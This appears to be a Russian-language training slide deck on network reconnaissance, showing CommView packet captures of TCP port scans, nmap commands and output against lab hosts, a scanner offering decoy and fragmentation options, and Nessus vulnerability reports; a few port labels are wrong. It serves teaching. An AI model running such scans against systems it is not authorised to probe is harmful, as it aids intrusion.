Source port: 2111
Destination port: 21
Sequence: 0x69B52196 (1773478294)
Acknowledgement: 0x00000000 (0)
Header length: 0x07 (7) - 28 bytes
Flags: SYN
Window: 0xFAF0 (64240)
Checksum: 0xE339 (58169) - correct
Urgent Pointer: 0x0000 (0)
TCP Options
Data length: 0x0 (0)

SYN-флаг

Capture: Off Pkts: 687 in / 759 out / 8 pass Auto-saving: Off Rules: Off 1% CPU Usage

Искомый узел присутствует

The screenshot shows the CommView interface with the following details:

- Menu:** File, Search, View, Tools, Settings, Rules, Help
- Toolbar:** Play, Stop, Print, Save, Open, Refresh, Zoom, Filter
- Device:** MAC Bridge Miniport - Packet Scheduler Miniport
- Navigation:** IP Statistics, Packets, Logging, Rules
- Packet List Table:**

No	Protocol	MAC Addresses	IP Addresses	Ports
1	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
2	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
3	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
4	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
5	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
6	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
7	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
- Hex Dump:**

```
0x0000  02 08 02 B5 F5 A0 00 08-02 B7 CD C3 08 00 45 00  ...µх ...·HT..E.  
0x0010  00 28 09 B6 00 00 80 06-1F C5 C0 A8 C8 02 C0 A8  .(.Ҁ..Ъ..EAЁM.AЃ  
0x0020  C8 01 00 15 08 3F 00 00-00 00 69 B5 21 97 50 14  M....?.....ip!-P.  
0x0030  00 00 0A DB 00 00 00 00-00 00 00 00 00 00 00  ...M.....
```
- Protocol Tree:**
 - Ethernet II
 - Destination MAC: 02:08:02:B5:F5:A0
 - Source MAC: 00:08:02:B7:CD:C3
 - Ethertype: 0x0800 (2048) - IP
 - Direction: In
 - Time / Delta Time: 16:48:54,327 / 0,000
 - Frame size: 60 bytes
 - IP
 - TCP
 - Source port: 21
 - Destination port: 2111
 - Sequence: 0x00000000 (0)
 - Acknowledgement: 0x69B52197 (1773478295)
 - Header length: 0x05 (5) - 20 bytes
 - Flags: RST ACK**
 - Window: 0x0000 (0)
 - Checksum: 0x0ADB (2779) - correct
 - Urgent Pointer: 0x0000 (0)
 - TCP Options: None
 - Data length: 0x0 (0)

Флаги RST и ACK



Capture: Off | Pkts: 687 in / 759 out / 8 pass | Auto-saving: Off | Rules: Off | 1% CPU Usage

Сканирование портов

- Определение функционирующих сетевых служб
 - TCP-20-21- FTP
 - TCP- 23-TELNET
 - TCP- 25-SMTP
 - TCP- 53-DNS UDP-53- DNS
 - TCP- 80-HTTP UDP-60-67- DHCP
 - TCP- 110- POP3 UDP-123- NTP
 - TCP- 135- RPC
 - TCP- 139- NETBIOS UDP-161- SMTP
 - TCP- 443- HTTPS
 - TCP- 445- RPC, DFS



Connect-сканирование



Connect()-сканирование, порт 21

The screenshot shows the CommView application window. The title bar reads "CommView". The menu bar includes "File", "Search", "View", "Tools", "Settings", "Rules", and "Help". The toolbar contains various icons for navigation and analysis. The main display area is divided into two panes. The left pane shows a table of network connections, and the right pane shows a detailed view of the selected connection's protocol stack.

No	Protocol	MAC Addresses	IP Addresses	Ports
1	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
2	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
3	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
4	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
5	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
6	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
7	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21

The right pane shows the protocol stack for the selected connection:

- Ethernet II
 - Destination MAC: 00:08:02:B7:CD:C3
 - Source MAC: 02:08:02:B5:F5:A0
 - Ethertype: 0x0800 (2048) - IP
 - Direction: Out
 - Time / Delta Time: 16:48:54,327 / 0,000
 - Frame size: 62 bytes
- IP
- TCP
 - Source port: 2111
 - Destination port: 21
 - Sequence: 0x69B52196 (1773478294)
 - Acknowledgement: 0x00000000 (0)
 - Header length: 0x07 (7) - 28 bytes
 - Flags: SYN
 - Window: 0xFAF0 (64240)
 - Checksum: 0xE339 (58169) - correct
 - Urgent Pointer: 0x0000 (0)
- TCP Options
 - Data length: 0x0 (0)

The bottom status bar shows: Capture: Off, Pkts: 687 in / 759 out / 8 pass, Auto-saving: Off, Rules: Off, 1% CPU Usage.

Ответ - «закрытый порт»

The screenshot shows the CommView interface with a packet capture of a closed port response. The main window displays a list of captured packets, with the selected packet (No. 2) showing a TCP RST (Reset) flag. The right-hand pane provides a detailed view of the packet's structure, including Ethernet II, IP, and TCP layers.

No	Protocol	MAC Addresses	IP Addresses	Ports
1	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
2	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
3	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
4	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
5	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21
6	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2111 <= 21
7	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2111 => 21

Packet 2 Hex Dump:

```
0x0000  02 08 02 B5 F5 A0 00 08-02 B7 CD C3 08 00 45 00  ...µx ...·HT..E.  
0x0010  00 28 09 B6 00 00 80 06-1F C5 C0 A8 C8 02 C0 A8  .(.¶..Ъ..EAËM.AË  
0x0020  C8 01 00 15 08 3F 00 00-00 00 69 B5 21 97 50 14  M....?.....ip!-P.  
0x0030  00 00 0A DB 00 00 00 00-00 00 00 00 00 00 00  ...M.....
```

Packet Details:

- Ethernet II:** Destination MAC: 02:08:02:B5:F5:A0, Source MAC: 00:08:02:B7:CD:C3, Ethertype: 0x0800 (2048) - IP, Direction: In, Time / Delta Time: 16:48:54,327 / 0,000, Frame size: 60 bytes
- IP:** Source: 192.168.200.1, Destination: 192.168.200.2
- TCP:** Source port: 21, Destination port: 2111, Sequence: 0x00000000 (0), Acknowledgement: 0x69B52197 (1773478295), Header length: 0x05 (5) - 20 bytes, **Flags: RST ACK**, Window: 0x0000 (0), Checksum: 0x0ADB (2779) - correct, Urgent Pointer: 0x0000 (0), TCP Options: None, Data length: 0x0 (0)

Status Bar: Capture: Off | Pkts: 687 in / 759 out / 8 pass | Auto-saving: Off | Rules: Off | 1% CPU Usage

Connect()-сканирование, порт 135

The screenshot displays the CommView interface with a packet capture selected. The main window shows a list of captured packets, with packet 61 highlighted. Below the list, the raw packet data is shown in hexadecimal and ASCII. On the right, the protocol stack for the selected packet is expanded, showing Ethernet II, IP, and TCP details.

No	Protocol	MAC Addresses	IP Addresses	Ports
59	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2120 => 110
60	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2120 <= 110
61	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2121 => 135
62	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2121 <= 135
63	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2121 => 135
64	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2121 => 135
65	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2121 <= 135

Raw packet data (hex/ASCII):

```
0x0000  00 08 02 B7 CD C3 02 08-02 B5 F5 A0 08 00 45 00  ...•HG...µх ..В.  
0x0010  00 30 1F A8 40 00 80 06-C9 CA C0 A8 C8 01 C0 A8  .O.Ё@.Ъ.ЙКАЪИ.АЇ  
0x0020  C8 02 08 49 00 87 6A 2E-03 78 00 00 00 00 70 02  И..I.†j..x....р.  
0x0030  FA F0 00 63 00 00 02 04-05 B4 01 01 04 02      ър.с.....г.....
```

Protocol Stack Details:

- Ethernet II
 - Destination MAC: 00:08:02:B7:CD:C3
 - Source MAC: 02:08:02:B5:F5:A0
 - Ethertype: 0x0800 (2048) - IP
 - Direction: Out
 - Time / Delta Time: 16:49:24,343 / 2,094
 - Frame size: 62 bytes
- IP
- TCP
 - Source port: 2121
 - Destination port: 135
 - Sequence: 0x6A2E0378 (1781400440)
 - Acknowledgement: 0x00000000 (0)
 - Header length: 0x07 (7) - 28 bytes
 - Flags: SYN
 - Window: 0xFAF0 (64240)
 - Checksum: 0x0063 (99) - correct
 - Urgent Pointer: 0x0000 (0)
 - TCP Options
 - Data length: 0x0 (0)

Bottom status bar: Capture: Off | Pkts: 687 in / 759 out / 8 pass | Auto-saving: Off | Rules: Off | 3% CPU Usage

Ответ - «открытый порт»

The screenshot shows the CommView interface with a packet capture of a SYN ACK on port 135. The main window displays a list of captured packets, with packet 62 selected. Below the list is a hex dump of the packet data. On the right, a detailed view of the selected packet shows the Ethernet II header, IP header, and TCP header.

No	Protocol	MAC Addresses	IP Addresses	Ports
59	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2120 => 110
60	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2120 <= 110
61	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2121 => 135
62	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2121 <= 135
63	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2121 => 135
64	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 => 192.168.200.2	2121 => 135
65	IP/TCP	02:08:02:B5:F5:...	192.168.200.1 <= 192.168.200.2	2121 <= 135

Hex dump of packet 62:

```
0x0000  02 08 02 B5 F5 A0 00 08-02 B7 CD C3 08 00 45 00  ...µх ...·НГ..Е.  
0x0010  00 30 09 D4 40 00 80 06-DF 9E C0 A8 C8 02 C0 A8  .O.#@.Ъ.ЯЪАЪИ.АЪ  
0x0020  C8 01 00 87 08 49 4F FC-17 80 6A 2E 03 79 70 12  И..#.Юъ.Ъj..ур.  
0x0030  FA F0 98 D5 00 00 02 04-05 B4 01 01 04 02      ърОХ.....г....
```


Packet details (Packet 62):

- Ethernet II
 - Destination MAC: 02:08:02:B5:F5:A0
 - Source MAC: 00:08:02:B7:CD:C3
 - Ethertype: 0x0800 (2048) - IP
 - Direction: In
 - Time / Delta Time: 16:49:24,343 / 0,000
 - Frame size: 62 bytes
- IP
 - Source: 192.168.200.1
 - Destination: 192.168.200.2
- TCP
 - Source port: 135
 - Destination port: 2121
 - Sequence: 0x4FFC1780 (1341921152)
 - Acknowledgement: 0x6A2E0379 (1781400441)
 - Header length: 0x07 (7) - 28 bytes
 - Flags: SYN ACK
 - Window: 0xFAF0 (64240)
 - Checksum: 0x98D5 (39125) - correct
 - Urgent Pointer: 0x0000 (0)
 - TCP Options
 - Data length: 0x0 (0)

Bottom status bar: Capture: Off | Pkts: 687 in / 759 out / 8 pass | Auto-saving: Off | Rules: Off | 1% CPU Usage


Иные способы сканирования

- SYN-сканирование,
- FIN-сканирование,
- ACK-сканирование,
- XMAS-сканирование,
- NULL-сканирование,
- UDP-сканирование




SYN-сканирование

Порт открыт



Порт закрыт




FIN-сканирование

Порт открыт



Порт закрыт



XMAS-сканирование

Порт открыт

1

URG, PUSH, FIN



Порт закрыт

1

URG, PUSH, FIN



RST



2

Сканер nmap



{I:\Занятие Snort\nmap} - Far

22:20

The FAR manager, version 1.65, Copyright (C) 1996-2000 Eugene Roshal
Evaluation copy, please register.

I:\Занятие Snort\nmap>nmap 10.1.1.189 -v -sT

Starting Nmap 3.95 (<http://www.insecure.org/nmap>) at 2007-10-01 22:13 Ekaterin
burg Daylight Time

Initiating Connect() Scan against 10.1.1.189 [1670 ports] at 22:13

Connect() Scan Timing: About 9.13% done; ETC: 22:18 (0:04:58 remaining)

Discovered open port 5000/tcp on 10.1.1.189

Discovered open port 135/tcp on 10.1.1.189

The Connect() Scan took 336.97s to scan 1670 total ports.

Host 10.1.1.189 appears to be up ... good.

Interesting ports on 10.1.1.189:

(The 1668 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE
------	-------	---------

135/tcp	open	msrpc
---------	------	-------

5000/tcp	open	UPnP
----------	------	------

Nmap finished: 1 IP address (1 host up) scanned in 338.306 seconds

Raw packets sent: 0 (0B) | Rcvd: 0 (0B)

I:\Занятие Snort\nmap>

1|Left 2|Right 3|View.. 4|Edit.. 5|Print 6|MkLink 7|Find 8|History 9|Video 10|Tree



Zenmap [Window Title Bar]

Сканирование | Инструменты | Профиль | Помощь

Цель: 10.10.10.50 | Профиль: [] | [Сканирование] | [Отмена]

Команда: `nmap -sT -p 1-1024 -v 10.10.10.50`

Хосты | Сервисы

ОС: Хост

10.10.10.50

Фильтр хостов

Вывод Nmap | **Порты / Хосты** | Топология | Детали хоста | Сканирование

`nmap -sT -p 1-1024 -v 10.10.10.50` [v] [Детали]

```
Starting Nmap 5.20 ( http://nmap.org ) at 2010-05-21 14:48 Уральское
время (лето)
Initiating ARP Ping Scan at 14:49
Scanning 10.10.10.50 [1 port]
Completed ARP Ping Scan at 14:49, 0.48s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:49
Completed Parallel DNS resolution of 1 host. at 14:49, 0.00s elapsed
Initiating Connect Scan at 14:49
Scanning 10.10.10.50 [1024 ports]
Discovered open port 139/tcp on 10.10.10.50
Discovered open port 445/tcp on 10.10.10.50
Connect Scan Timing: About 44.63% done; ETC: 14:50 (0:00:38 remaining)
```

Усложненные атаки

SAURON сканер портов
Сканирование Отчёт Помощь

Сканируемый хост: 192 168 200 2
Список портов: 100-150

Сканировать Стоп

Тип сканирования

- Connect () скан
- SYN сканирование
- FIN сканирование
- ACK сканирование
- XMAS сканирование
- NULL сканирование
- UDP сканирование

Время 14.07.36

Настройка параметров сканирования

Данные источника сканирования

Локальный адрес: 10 0 0 2

Использовать реальный IP адрес для привязки сокетов

Порт - источник: Совпадает с приёмником
666

Дополнительные настройки

Скорость сканирования: п/с

Максимальное время сканирования (мс):

Ожидание после отправки: Через пакетов мс

Случайное сканирование

Использовать приманки

Разбивать на IP датаграммы

Количество IP датаграмм:

Прикреплять данные

Ожидание последнего PU (для UDP сканирования):

Случайные от до байт

Выявление уязвимых мест

Основные методы:

- Анализ баннеров сетевых служб
- Использование сканеров безопасности
- Использование специальных программ (в том числе собственной разработки)

Программа Nessus —
свободно распространяемый сканер безопасности
<http://www.nessus.org/>

Использование сканера безопасности Nessus



Nessus

Policies Reports Scans Policies Users

Filter Name Show Only Enabled Plugins Reset Filter

General
Credentials
Plugins
Preferences

Families


- AIX Local Security Checks
- Backdoors
- CGI abuses
- CGI abuses : XSS
- CISCO
- CentOS Local Security Checks
- DNS
- Databases
- Debian Local Security Checks
- Default Unix Accounts
- Denial of Service
- FTP
- Fedora Local Security Checks
- Finger abuses

Plugins

- 10020 +++ ATH0 Modem Hang Up String Remote DoS
- 10108 3Com HiPer Access Router Card (HiPerARC) IAC Packet Flood DoS
- 11475 3com RAS 1500 / Wyse Winterm Malformed Packet Remote DoS
- 19304 Alegro Software RomPager 2.10 Malformed Authentication Request DoS
- 11090 AppSocket Half-open Connection Remote DoS
- 10019 Ascend MAX / Pipeline Router Discard Port Malformed Packet DoS
- 33576 Asterisk IAX2 (IAX) POKE Request Saturation Resource Exhaustion Remote DoS
- 40885 Asterisk IAX2 Call Number Exhaustion DoS
- 33564 Asterisk IAX2 FWDOWNL Request Spoofing Remote DoS
- 32132 Asterisk IAX2 Multiple Method Handshake Spoofing DoS
- 55457 Asterisk Multiple Channel Drivers Denial of Service (AST-2011-008 / AST-2011-009 / AST-2011-010)
- 52714 Asterisk Multiple Denial of Service Vulnerabilities (AST-2011-003|AST-2011-004)
- 53544 Asterisk Multiple Vulnerabilities (AST-2011-005|AST-2011-006)
- 54971 Asterisk SIP Channel Driver Denial of Service (AST-2011-007)

Plugin Description

Результаты сканирования



Результаты сканирования



Nessus admin | Help | About | Log out

Reports Reports Scans Policies Users Configuration

test1 Vulnerability Summary | Host Summary
Running - Launched: Jul 16, 2012 10:31

Filters No Filters + Add Filter Clear Filters

Plugin ID	Count	Host	Port
59386	1	192.168.1.100	0 / tcp
59396	1		
59397	1		
59470	1		
59525	1		
59526	1		
59565	1		
59784	1		
59856	1		
59903	1		
59956	1		
45411	2		
51192	2		
59289	1		
59364	1		
59385	1		
59783	1		
59554	1		
14272	6		
25221	6		
22964	4		
10863	2		
45410	2		

Plugin ID: 59784 Port / Service: general/tcp Severity: High

Plugin Name: USN-1485-1 : accountsservice vulnerability

Synopsis: The remote Ubuntu host is missing one or more security-related patches.

Description
Florian Weimer discovered that AccountsService incorrectly handled privileges when copying certain files to the system cache directory.
A local attacker could exploit this issue to read arbitrary files, bypassing intended permissions.

Solution
Update the affected package(s).

See Also
<http://www.ubuntu.com/usn/usn-1485-1/>

Risk Factor: High

Plugin Output
- Installed package : accountsservice_0.6.15-2ubuntu9
Fixed package : accountsservice_0.6.15-2ubuntu9.1

- Installed package : libaccountsservice0_0.6.15-2ubuntu9
Fixed package : libaccountsservice0_0.6.15-2ubuntu9.1

CPE
cpe:/o:canonical:ubuntu_linux

CVE
